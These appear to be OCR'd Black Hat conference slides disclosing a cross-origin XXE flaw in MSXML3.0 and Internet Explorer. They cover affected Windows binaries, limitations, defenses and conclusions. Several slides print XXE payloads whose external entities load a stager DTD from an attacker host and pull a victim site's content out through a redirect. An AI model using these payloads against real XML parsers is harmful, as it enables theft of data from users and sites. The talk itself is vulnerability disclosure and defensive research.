http://test.attacker-domain.com/sopbypass/fail.html?evil=https%3A%2F%2Fwww.google.com
test.attacker-domain.com
test.attacker-domain.com
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE export [
<!ELEMENT export (#PCDATA)>
<!ENTITY % loot SYSTEM "https://www.google.com">
<!ENTITY % stager SYSTEM "http://test.attacker-domain.com/xxe/entity.xml">
%stager;
]>
<export>&all;</export>
Parse
F12
DOM Explorer
Console
Debugger
Network
UI Responsiveness
Profiler
Memory
Emulation
Target: _top: fail.html
The attached page targets document mode 8. Some console APIs and features may not be available.
HTML1300: Navigation occurred.
File: fail.html
11:02 AM
7/29/2015

Bypass

- Same Origin Policy blocked us
- How is same origin policy usually bypassed?
  - SVGs
  - setTimeOut
  - redirects

Modified Payload

Exfiltrate data cross-origin with redirects

```
<?xml version="1.0" encoding="utf-8"?>
 <!DOCTYPE export [
 <!ELEMENT export (#PCDATA)>
 <!ENTITY % loot SYSTEM “http://test.attacker-domain.com/redirect?
 site=http://www.victim.com/">
 <!ENTITY % stager SYSTEM "http://test.attacker-domain.com/xxe/
 entity.xml">
 %stager;
]>
<export>&all;</export>
```

Demo

Cross-origin XXE in IE
Reading Disk Contents Remotely


test.attacker-domain.com/s

test.attacker-domain.com/sopbypassloot

Secret Page

DELETE ALL

Name Content




test.attacker-domain.com/sopbypassloot

Secret Page

DELETE ALL

Name Content



Attacks beyond IE

- MSXML3.0 is the vulnerable library
- It is not limited to just IE
- Doing a grep on the DLL import revealed a lot of other DLLs and binaries are using MSXML3.0
- They were all potentially vunlerable from the introduction of MSXML3.0 - in 2001
- 15 years!

Stuff that includes msxml3 directly

- 46 of them!
- Binary file /tmp/foo/Program Files/Common Files/System/Ole DB/en-US/sqlxmlx.rll.mui matches
- Binary file /tmp/foo/Program Files (x86)/Common Files/System/Ole DB/en-US/sqlxmlx.rll.mui matches
- Binary file /tmp/foo/Windows/System32/msxml3.dll matches
- Binary file /tmp/foo/Windows/System32/Speech/Common/en-US/sapi.dll.mui matches
- Binary file /tmp/foo/Windows/System32/Speech_OneCore/Common/sapi_onecore.dll matches
- Binary file /tmp/foo/Windows/System32/WMNetMgr.dll matches
- Binary file /tmp/foo/Windows/SysWOW64/msxml3.dll matches
- Binary file /tmp/foo/Windows/SysWOW64/Speech/Common/en-US/sapi.dll.mui matches
- Binary file /tmp/foo/Windows/SysWOW64/Speech_OneCore/Common/sapi_onecore.dll matches
- Binary file /tmp/foo/Windows/SysWOW64/WMNetMgr.dll matches
- Binary file /tmp/foo/Windows/WinSxS/amd64_microsoft-windows-m..qlxml-rll.resources_31bf3856ad364e35_6.4.9841.0_en-us_dafdbf0c481f3dfa/sqlxmlx.rll.mui matches
- Binary file /tmp/foo/Windows/WinSxS/amd64_microsoft-windows-mediaplayer-wmnetmgr_31bf3856ad364e35_6.4.9841.0_none_2e83887604bed993/WMNetMgr.dll matches
- Binary file /tmp/foo/Windows/WinSxS/amd64_microsoft-windows-msxml30_31bf3856ad364e35_6.4.9841.14_none_192e85341e404fcb/msxml3.dll matches
- Binary file /tmp/foo/Windows/WinSxS/amd64_microsoft-windows-s..monnoia64.resources_31bf3856ad364e35_6.4.9841.0_en-us_3c4e127609d5b51b/sapi.dll.mui matches
- ...
- ...
- Binary file /tmp/foo/Windows/WinSxS/wow64_microsoft-windows-msxml30_31bf3856ad364e35_6.4.9841.14_none_23832f8652a111c6/msxml3.dll matches
- Binary file /tmp/foo/Windows/WinSxS/wow64_microsoft-windows-s..monnoia64.resources_31bf3856ad364e35_6.4.9841.0_en-us_46a2bcc83e367716/sapi.dll.mui matches
- Binary file /tmp/foo/Windows/WinSxS/x86_microsoft-windows-m..qlxml-rll.resources_31bf3856ad364e35_6.4.9841.0_en-us_7edf23888fc1ccc4/sqlxmlx.rll.mui

Stuff that includes msxml3 indirectly

- 187 of them!

- Binary file /tmp/foo/Windows/Microsoft.NET/assembly/GAC_MSIL/WsatConfig/v4.0_4.0.0.0__b03f5f7f11d50a3a/WsatConfig.exe
- Binary file /tmp/foo/Windows/Microsoft.NET/Framework/v4.0.30319/csc.exe
- Binary file /tmp/foo/Windows/Microsoft.NET/Framework/v4.0.30319/vbc.exe
- Binary file /tmp/foo/Windows/Microsoft.NET/Framework/v4.0.30319/WsatConfig.exe
- Binary file /tmp/foo/Windows/Microsoft.NET/Framework64/v4.0.30319/vbc.exe
- Binary file /tmp/foo/Windows/Microsoft.NET/Framework64/v4.0.30319/WsatConfig.exe
- Binary file /tmp/foo/Windows/Microsoft.NET/Framework64/v4.0.30319/csc.exe
- Binary file /tmp/foo/Windows/System32/SrTasks.exe
- Binary file /tmp/foo/Windows/System32/certutil.exe
- Binary file /tmp/foo/Windows/System32/cipher.exe
- Binary file /tmp/foo/Windows/System32/cleanmgr.exe
- Binary file /tmp/foo/Windows/System32/gpresult.exe
- Binary file /tmp/foo/Windows/System32/FXSUNATD.exe
- Binary file /tmp/foo/Windows/System32/ipconfig.exe
- Binary file /tmp/foo/Windows/System32/nltest.exe
- Binary file /tmp/foo/Windows/System32/nslookup.exe
- Binary file /tmp/foo/Windows/System32/recimg.exe
- ...
- Binary file /tmp/foo/Windows/System32/setupugc.exe
- ...
- Binary file /tmp/foo/Windows/System32/spoolsv.exe
- Binary file /tmp/foo/Windows/System32/vds.exe
- Binary file /tmp/foo/Windows/System32/vssadmin.exe

Limitations

- Victim file/site cannot contain <,%,>,null-byte
  - meaning most HTML pages are not vulnerable
    - The first few hundred characters are
    - JSON pages are
  - binary files are not vulnerable
- Only works on Windows 7 and below
  - all IE versions though

Defenses

- Update to latest IE 11
  - Vuln patched in April 2015
- Use Windows 8 and up

Conclusions

- XXE is a severe category of vulnerabilities that deserves more attention
- Other languages and products could be vulnerable too
- XML parsing libraries should be secure by default

Contributions

Hormazd Billimoria
Jonathan Brossard
Anton Rager
Nir Goldshlager
Cory Michal

Xiaoran Wang

xiaoran@attacker-domain.com
www.attacker-domain.com
//twitter.com/0x1a0ran

Sergey Gorbaty

serg.gorbaty@gmail.com
//twitter.com/ser_gor

If you enjoyed our talk…
*Please *__leave feedback__* on the Black Hat forms*